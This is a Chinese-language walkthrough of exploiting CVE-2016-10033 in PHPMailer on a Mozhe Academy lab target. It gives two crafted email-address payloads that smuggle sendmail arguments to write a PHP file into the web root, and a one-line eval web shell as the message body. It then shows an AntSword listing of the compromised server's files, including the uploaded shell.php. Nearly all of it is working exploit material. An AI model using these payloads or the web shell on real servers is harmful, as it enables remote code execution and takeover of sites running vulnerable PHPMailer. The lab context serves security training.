漏洞编号：

CVE-2016-10033

影响范围：

PHPMailer 版本 < 5.2.18

测试场景：

Win10 + 墨者学院(版本号：PHPMailer 5.2.16 PHP 5.2.0)

远程代码执行：

构造 email：

Payload1：

"attacker\" -oQ/tmp -X/var/www/html/shell.php soapffz"@gmail.com

Payload2：

"aaa". -OQueueDirectory=/tmp/. -X/var/www/html/a.php @ aaa.com


构造 message：

<?php @eval($_POST[a]);?>
效果如下图(payload1 payload2 效果相同)：

页面会卡住，不过一句话木马已经传上去了。

蚁剑链接：

效果如下图：


219.153.49.228
目录列表 (5)
/
var
www
html
css
fonts
images
js
phpmailer
文件列表 (8)
新建
上层
刷新
主目录
书签
/var/www/html/
读取
名称
日期
大小
属性
css 2018-09-25 07:39:49 4 Kb 0755
fonts 2018-09-25 07:39:53 4 Kb 0755
images 2018-09-25 07:39:58 4 Kb 0755
js 2018-09-25 07:39:59 4 Kb 0755
phpmailer 2018-09-25 07:45:23 4 Kb 0755
index.html 2018-09-25 07:39:53 24.63 Kb 0644
mail.php 2018-09-25 07:39:59 1.34 Kb 0644
shell.php 2020-04-10 02:51:29 1.62 Kb 0644